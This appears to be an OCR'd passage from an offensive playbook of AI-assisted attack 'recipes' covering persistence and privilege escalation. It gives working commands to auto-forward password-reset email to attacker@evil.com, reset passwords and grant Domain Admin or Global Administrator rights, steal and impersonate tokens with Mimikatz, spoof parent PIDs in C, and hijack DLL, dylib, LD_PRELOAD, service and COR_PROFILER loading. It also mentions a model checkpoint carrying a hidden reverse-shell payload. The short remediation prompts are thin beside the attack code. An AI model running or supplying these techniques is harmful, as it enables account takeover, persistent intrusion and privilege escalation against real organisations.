
- Reverse shell binary (450KB)
- TensorFlow MNIST model checkpoint

Output:

- "mnist_cnn.ckpt" containing hidden payload that executes during model serving

Malicious Mail Rules

Tactic: Persistence
Technique Ref: Custom – Mail Rule Persistence
Attack Vector: Abuse of SaaS mail rule functionality in providers like Office365 and Gmail to automatically forward, delete, or mark messages, ensuring continued access even after account credentials are reset.



Malicious Mail Rule Attack Matrix

Input	Process	Output
Mail rule configuration via API	AI scans mailbox rules and detects modifiable vulnerabilities	List of susceptible mail rules
Existing mail rules in Office365/Gmail	Insertion of auto-forwarding rule using PowerShell/API commands	New malicious mail rule that auto-forwards sensitive emails to attacker
Post-exploitation state	LLM generates remediation script for auditing and removal	Audit script with recommendations for revoking malicious mail rules

Recipe Title: Stealthy Persistence via Auto-Forwarding Mail Rules

In this recipe, an adversary leverages misconfigured or maliciously inserted mail rules in SaaS email platforms to persist access. By creating auto-forwarding rules, the attacker can intercept sensitive communications such as password resets or multi-factor authentication challenges. Even if the compromised account's password is changed, the malicious rule remains active, allowing continued interception of critical emails.
AI/ML tools can automate the enumeration of existing mail rules in compromised accounts, detect opportunities to insert evasive forwarding or deletion rules, and generate tailored PowerShell or API commands. This method is applicable to legacy on-prem proprietary mailbox systems as well as modern cloud-based providers like Office365 and Gmail.

Enumeration & Detection (AI-Assisted):

Use a Python script enhanced by an LLM to query the mail rule configuration via an API and detect suspicious or modifiable settings.

```
# filepath: /tools/mail_rule_enum.py
import requests
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)
```

```
# For Office365, using Microsoft Graph API to enumerate mail rules
headers = {
    "Authorization": "Bearer ACCESS_TOKEN",
    "Content-Type": "application/json"
}
response =
requests.get("https://graph.microsoft.com/v1.0/me/mailFolders/inbo
x/messageRules", headers=headers)
mail_rules = response.json().get("value", [])

# Use AI to analyze each rule for potential gaps or modification
opportunities
vulnerable_rules = []
for rule in mail_rules:
    prompt = f"Analyze the mail rule configuration: {rule}. Is
this rule susceptible to malicious modification for persistence?"
    ai_resp = client.completions.create(
        model="meta-llama/llama-3.2-3b-instruct:free",
        prompt=prompt,
        max_tokens=50
    )
    analysis = ai_resp.choices[0].text.strip()
    if "vulnerable" in analysis.lower():
        vulnerable_rules.append(rule)

print("Detected vulnerable mail rules:", vulnerable_rules)
```

Exploitation – Creating a Malicious Mail Rule:

Insert a rule that auto-forwards all emails with sensitive keywords to an attacker-controlled address.

For Office365 using PowerShell:

```
# Connect to Exchange Online
Connect-ExchangeOnline -UserPrincipalName target@contoso.com
# Create a new inbox rule that forwards messages containing
"password reset" to attacker@evil.com
New-InboxRule -Name "AutoForwardPasswordResets" -
```

```
SubjectContainsWords "password reset" -ForwardTo
"attacker@evil.com" -StopProcessingRules $false
```

For Gmail using API (curl example):

```
# Create a forwarding rule in Gmail via the Gmail API (v1)
curl -X POST
"https://gmail.googleapis.com/gmail/v1/users/me/settings/filters"
\
  -H "Authorization: Bearer ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
        "criteria": {
          "query": "subject:(password reset)"
        },
        "action": {
          "addLabelIds": [],
          "forward": "attacker@evil.com"
        }
      }'
```

Post-Exploitation & Patching:

Use AI/LLM to generate a script to audit and remediate unauthorized mail rules.

```
# Generate remediation script using LLM to detect and remove
suspicious mail rules
prompt = ("Generate a PowerShell script for Exchange Online that
audits all mailbox rules, "
          "identifies rules forwarding emails to external
addresses, and reports or disables those rules.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```


Account Manipulation

Tactic: Persistence

Technique Ref: Custom – Account Modification & Privilege Escalation

Attack Vector: Using existing elevated privileges to modify account configuration,

manipulate credential settings, and adjust permission groups to prolong access and escalate privileges.



Account Manipulation Attack Matrix

Input	Process	Output
Domain/Cloud account details & role configurations	AI analyzes account permissions and identifies manipulation targets	List of vulnerable accounts eligible for modification
Elevated accounts on legacy (AD/Local) or cloud (Azure AD)	Execute commands to modify password and add account to privileged groups	Modified account credentials and escalated permissions
Post-manipulation state	LLM generates audit/remediation script to detect unauthorized changes	Script recommendations for detecting and reverting account changes

Recipe Title: Stealthy Account Modification for Extended Access

In this recipe, an adversary exploits already-compromised permissions to manipulate user accounts for persistence. Actions may include modifying passwords, changing account attributes, and moving users into higher-privileged groups. This ensures that even if incident responders reset passwords or revoke sessions, the attacker retains access through modified, less-visible credentials.

AI/ML/LLM tools enhance this process by:

- Enumerating system accounts and privilege configurations automatically using AI-powered scanning tools (e.g., BloodHound, custom Python scripts).
- Detecting opportunities to manipulate accounts by analyzing account policies and permission group memberships.
- Generating tailored PowerShell, Bash, or API commands to change account credentials and group memberships.
- Recommending remediation and patching actions for defenders afterward.

This approach applies to both legacy systems such as on-premises Active Directory environments and modern cloud directory services like Azure AD.

Enumeration & Detection (AI-Assisted):

Use an AI-augmented Python script to enumerate accounts and detect vulnerable permission settings.

```python
# filepath: /tools/account_enum.py
import requests
from openai import OpenAI
import json

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Simulate fetching account details from an internal AD API
endpoint
response = requests.get("https://internal-
api.company.com/accounts")
accounts = response.json()

vulnerable_accounts = []
for account in accounts:
    prompt = (f"Assess the account {account['username']} with
roles {account['roles']} "
              "for the possibility of manipulation and privilege
escalation. "
              "Is this account a viable target for account
manipulation?")
    ai_resp = client.completions.create(
        model="meta-llama/llama-3.2-3b-instruct:free",
        prompt=prompt,
        max_tokens=50
    )
    if "yes" in ai_resp.choices[0].text.lower():
        vulnerable_accounts.append(account)

print("Vulnerable Accounts Identified:",
json.dumps(vulnerable_accounts, indent=2))
```

Exploitation – Modifying Account Credentials:

For Windows Active Directory using PowerShell:

```
# Create or modify user credentials to extend access
$username = "jdoe"  # Target account
$newPassword = ConvertTo-SecureString "NewP@ssw0rd!2023" -
AsPlainText -Force
Set-ADAccountPassword -Identity $username -NewPassword
$newPassword -Reset

# Add the user to a higher-privileged group
Add-ADGroupMember -Identity "Domain Admins" -Members $username
```

For Linux systems with local sudo users:

```
# Change user's password and add to sudoers
echo "jdoe:NewP@ssw0rd!2023" | sudo chpasswd
sudo usermod -aG sudo jdoe
```

For Cloud Directory (Azure AD via Graph API):

```
# Using Azure CLI to update an account password and assign a role
az ad user update --id jdoe@contoso.com --password
"NewP@ssw0rd!2023"
az role assignment create --assignee jdoe@contoso.com --role
"Global Administrator"
```

Post-Exploitation & Patching:


Generate a remediation or audit script using AI/LLM that helps defenders identify manipulated accounts.

```
# Generate remediation script via LLM
prompt = ("Generate a PowerShell script for Active Directory that
audits user accounts for "
          "recent password changes and unexpected group
memberships. The script should flag accounts "
          "with changes within the last 30 days and optionally
revert suspicious modifications.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Generated Remediation Script:\n", remediation_script)
```

Privilege Escalation

Access Token Manipulation

Tactic: Privilege Escalation
Technique Ref: Custom – Token Manipulation and Impersonation
Attack Vector: Abuse and modification of access tokens (via impersonation, token duplication, process creation with tokens, PPID spoofing, SID-History injection) to assume or escalate privileges and bypass access controls in Windows environments.


AI scans access tokens
Enumerate
Identify target tokens via Mi
Analyze
Token duplication (Token Im
Duplicate
Adopt impersonated token c
Impersonate
Create process with duplica
CreateProc
Optionally spoof Parent PID
PPIDSpoof
(Optional) Inject SID-History
SIDInjection
Establish elevated session
Persist
Continuous monitoring by A
Monitor
Generate remediation/audit

Access Token Manipulation Attack Matrix

Input	Process	Output
Active tokens retrieved via Mimikatz or API	AI-powered analysis to select target tokens for manipulation	List of candidate tokens for impersonation
Duplicated tokens using DuplicateTokenEx	Mimikatz or custom scripts execute token duplication/imitation	Impersonated tokens in use within new processes
Commands using CreateProcessWithTokenW	New process created with elevated privileges via spoofing techniques	Elevated command shell running under target security context
Optional PPID spoofing or SID-History injection	Advanced techniques to evade monitoring and extend privileges	Further obfuscated process lineage with extended privileges
Post-exploitation auditing	LLM-generated scripts for monitoring unauthorized token usage	Detection and patching recommendations for defenders

Recipe Title: Stealth Token Transformation for Privilege Escalation

This recipe demonstrates how an adversary leverages various token manipulation techniques to escalate privileges. By using token impersonation (duplicating tokens with tools like Mimikatz), creating processes with elevated tokens, spoofing parent process IDs, or even injecting SID-History, an attacker can effectively change a process's security context. AI/ML and LLM integrations further empower the adversary by:

- Automating enumeration of active tokens and vulnerable processes using AI-powered scanning tools (e.g., enhanced Mimikatz workflows, BloodHound analysis).
- Detecting opportunities to duplicate or craft tokens with custom scripts (using PowerShell and C-based exploits).

- Generating tailored payloads and commands via LLMs to perform actions such as DuplicateTokenEx, CreateProcessWithTokenW, or LogonUser-based token creation.
- Providing post-exploitation patching recommendations aggregated from automated threat intelligence.

This attack method is primarily applicable to legacy Windows environments, while similar concepts could be extended to cloud-managed endpoints with virtualized tokens.

Enumeration & Detection (AI-Assisted):
An AI-enhanced Python script queries running processes to identify candidate tokens for impersonation.

```
# filepath: /tools/token_enumerator.py
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Execute Mimikatz command to list tokens (simulate output)
result = subprocess.run(["mimikatz", "privilege::debug",
"token::tlist"], capture_output=True, text=True)
token_output = result.stdout

# Use AI to identify tokens that may be interesting for
impersonation
prompt = f"Analyze the following token list and identify potential
impersonation targets:\n\n{token_output}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=100
)
analysis = ai_resp.choices[0].text.strip()
print("Identified Token Targets:\n", analysis)
```

Exploitation – Token Impersonation/Theft (.001):

Using Mimikatz to duplicate a token and impersonate a user.

```
# Mimikatz command for token duplication and impersonation
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # token::list
mimikatz # token::duplication <TARGET_TOKEN_ID>
mimikatz # token::impersonate <DUPLICATED_TOKEN_ID>
```

Exploitation – Create Process with Token (.002):

Create a new process under the security context of an impersonated token.

```
# Using PowerShell and built-in Windows API
$tokenHandle = "Handle_From_Mimikatz"  # Assume token handle is
retrieved
$application = "C:\Windows\System32\cmd.exe"
Start-Process -FilePath $application -Credential $tokenHandle
```

Exploitation – Make and Impersonate Token (.003):

Create a logon session using known credentials then impersonate using the returned token.

```
// filepath: /payloads/impersonate.c
#include <windows.h>
int main() {
    HANDLE hToken;
    if(LogonUser("victimUser", "DOMAIN", "password123!",
LOGON32_LOGON_INTERACTIVE, LOGON32_PROVIDER_DEFAULT, &hToken)) {
        // Use SetThreadToken to impersonate the user
        SetThreadToken(NULL, hToken);
        // New process can be created in the new security context
        system("cmd.exe");
    }
    return 0;
}
```

Exploitation – Parent PID Spoofing (.004):

Leverage CreateProcess API to spawn a process with a spoofed parent.

```
// filepath: /payloads/ppid_spoof.c
#include <windows.h>
int main() {
```

```
    STARTUPINFOEX si = {0};
    PROCESS_INFORMATION pi = {0};
    SIZE_T attrSize = 0;
    InitializeProcThreadAttributeList(NULL, 1, 0, &attrSize);
    si.lpAttributeList =
(LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0,
attrSize);
    InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0,
&attrSize);
    // Assume spoofed PPID is set via UpdateProcThreadAttribute
here
    UpdateProcThreadAttribute(si.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &spoofedPPID,
sizeof(HANDLE), NULL, NULL);
    CreateProcessWithTokenW(NULL, LOGON_WITH_PROFILE,
L"C:\\Windows\\System32\\cmd.exe",
        NULL, CREATE_NEW_CONSOLE, NULL, NULL, &si.StartupInfo,
&pi);
    return 0;
}
```

Exploitation – SID-History Injection (.005):

This step is more complex and typically involves modifying AD attributes. It is performed via advanced AD exploitation tools (e.g., achieved with AD CSync attacks and Mimikatz).

Example not provided due to high risk; operational details may be generated via LLM for red team exercises.)

Post-Exploitation & Patching:

Generate a remediation script using LLM to detect anomalous tokens and unauthorized impersonation actions.


```
# Remediation script generation via LLM
prompt = ("Generate a PowerShell script that audits active access
tokens, identifies tokens "
          "with unusual impersonation or PPID attributes, and logs
anomalies for further investigation.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```

Hijack Execution Flow

Tactic: Privilege Escalation

Technique Ref: Custom – Execution Flow Hijacking

Attack Vector: Abuse of OS mechanisms that determine how binaries, DLLs, or libraries are loaded to inject and execute adversary payloads. This includes modifying DLL search orders, side-loading, environment variable hijacking, path interception, and even more advanced techniques such as COR_PROFILER and KernelCallbackTable manipulation.


AI scans system for vulnera
Enumerate
AI processes environment v
Analyze
Choose hijacking method (D
SelectTechnique
Place or redirect to maliciou
InjectPayload
Execution flow hijacked upo
Trigger
Process executes with eleva
Elevate
Establish persistent executi
Persist
Continuous AI monitoring ar
Monitor
Generate remediation script
Patch

Hijack Execution Flow Attack Matrix

Input	Process	Output
System environment variables, search paths,	AI-powered enumeration scanning PATH, registry, and file permissions	Report of writable directories, unquoted paths, and exploitable registry entries
and service configurations		
Vulnerable loading mechanisms (DLLs, dylibs,	Deploy malicious payloads using techniques such as DLL search order hijacking, side-loading,	Execution of attacker-controlled code in place of legitimate modules
dynamic linker hijacking, path interception)	environment variable manipulation, or registry redirection	
Post-exploitation configuration	LLM generates audit and remediation script	Automated remediation recommendations and patch script output

Recipe Title: AI-Augmented Hijack Execution Flow for Stealthy Privilege Escalation

An adversary can subvert the normal execution of legitimate software by hijacking the expected loading flow. This could be performed by techniques such as:

- **DLL Search Order Hijacking (.001):** Placing a malicious DLL where the OS will load it before the legitimate one.
- **DLL Side-Loading (.002):** Installing a malicious DLL alongside a legitimate application to force its load.
- **Dylib Hijacking (.004):** On macOS, planting a malicious dylib with an expected name in the search path.
- **Executable Installer File Permissions Weakness (.005):** Overwriting binaries used by an installer when file permissions are lax.
- **Dynamic Linker Hijacking (.006):** Using environment variables like LD_PRELOAD (Linux) or DYLD_INSERT_LIBRARIES (macOS) to force load attacker DLLs.

- **Path Interception by PATH and Search Order (.007, .008, .009):** Manipulating the PATH environment variable or exploiting unquoted paths to run attacker-controlled executables.
- **Services Binary & Registry Weakness (.010, .011):** Replacing or redirecting service executables or registry entries to point to malicious binaries.
- **COR_PROFILER (.012):** Using the .NET profiler environment variable to load a malicious unmanaged DLL into every .NET process.
- **KernelCallbackTable (.013)** and **AppDomainManager (.014):** Advanced techniques to hijack internal structures of Windows or .NET runtime for payload execution.

AI/ML/LLM tools can accelerate and finesse this attack by:

- **Enumeration:** Using AI-enhanced tools (BloodHound integrations, custom Python scripts) to enumerate vulnerable search paths, environment variables, and permissions.
- **Detection:** Automated static/dynamic analysis that flags misconfigured DLL search orders or insecure environment variables.
- **Exploitation:** LLMs generate tailored payloads (e.g., DLL templates, setup scripts) and commands for various OS targets (legacy Windows, cloud-managed endpoints, macOS environments).
- **Patching:** Post-exploitation, LLM-generated remediation scripts help defenders audit configurations and tighten file permissions or registry ACLs.

Enumeration & Detection (AI-Assisted):

Use a Python script to query system configurations and identify vulnerable DLL search paths, environment variables, and service permissions.

```
# filepath: /tools/hijack_enum.py
import subprocess
from openai import OpenAI
import json

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)
```

```
# Enumerate DLL search paths (Windows example)
result = subprocess.run(["echo", "%PATH%"], capture_output=True,
text=True, shell=True)
path_env = result.stdout.strip()

# Use AI to analyze if the PATH has weak entries (e.g., writable
directories)
prompt = f"Analyze the following PATH environment variable for
potential exploitation due to writable directories:\n\n{path_env}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=100
)
analysis = ai_resp.choices[0].text.strip()
print("PATH Analysis:", analysis)
```

Exploitation Examples:

- **DLL Search Order Hijacking (.001):**

Place a malicious DLL (e.g., `example.dll`) in a directory prioritized by the search order.

```
:: Windows CMD example
copy C:\attacker\malicious.dll "C:\Program
Files\VictimApp\example.dll"
```

DLL Side-Loading (.002):

Replace or add a malicious DLL alongside a legitimate executable.

```
:: After identifying a victim application that loads side-by-side
DLLs:
copy C:\attacker\payload.dll "C:\Program
Files\VictimApp\support.dll"
start "" "C:\Program Files\VictimApp\victim.exe"
```

Dylib Hijacking (.004):

On macOS, drop a malicious dynamic library with an expected name.

```
# Copy malicious dylib to the expected directory
cp /attacker/malicious.dylib
/Applications/VictimApp.app/Contents/MacOS/libExpected.dylib
open /Applications/VictimApp.app
```

Dynamic Linker Hijacking (.006):

For Linux, use LD_PRELOAD to force load a malicious shared object.

```
export LD_PRELOAD=/attacker/malicious.so
/usr/bin/legitimate_executable
```

Path Interception by Unquoted Path (.009):

Exploit an unquoted service path vulnerability by placing a malicious executable in a higher-level directory.

```
:: Windows example
copy C:\attacker\malicious.exe "C:\Program Files\Vulnerable
Service\malicious.exe"
net stop "Vulnerable Service"
net start "Vulnerable Service"
```

Services Registry Permissions Weakness (.011):

Redirect a service to a malicious binary by changing its registry entry.

```
# Use PowerShell to change service binary path
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\VulnerableService" -Name
"ImagePath" -Value "C:\attacker\malicious.exe"
Restart-Service -Name "VulnerableService"
```

COR_PROFILER (.012):

Set the COR_PROFILER environment variable to load an attacker DLL into every .NET process.

```
set COR_PROFILER={YOUR-MALICIOUS-PROFILER-GUID}
set COR_ENABLE_PROFILING=1
```

```
:: Launch a .NET application to trigger the malicious profiler
start "" "C:\Program Files\VictimDotNetApp\app.exe"
```


Post-Exploitation & Patching:

Generate a remediation script using an LLM that audits DLL search orders, environment variables, and service registry entries.

```
# filepath: /tools/hijack_patch.py
prompt = ("Generate a PowerShell script that audits critical
system directories, the PATH variable, "
          "and registry keys for common hijacking vulnerabilities.
The script should list writable directories, "
          "flag unquoted paths in service configurations, and
output recommendations to tighten permissions.")
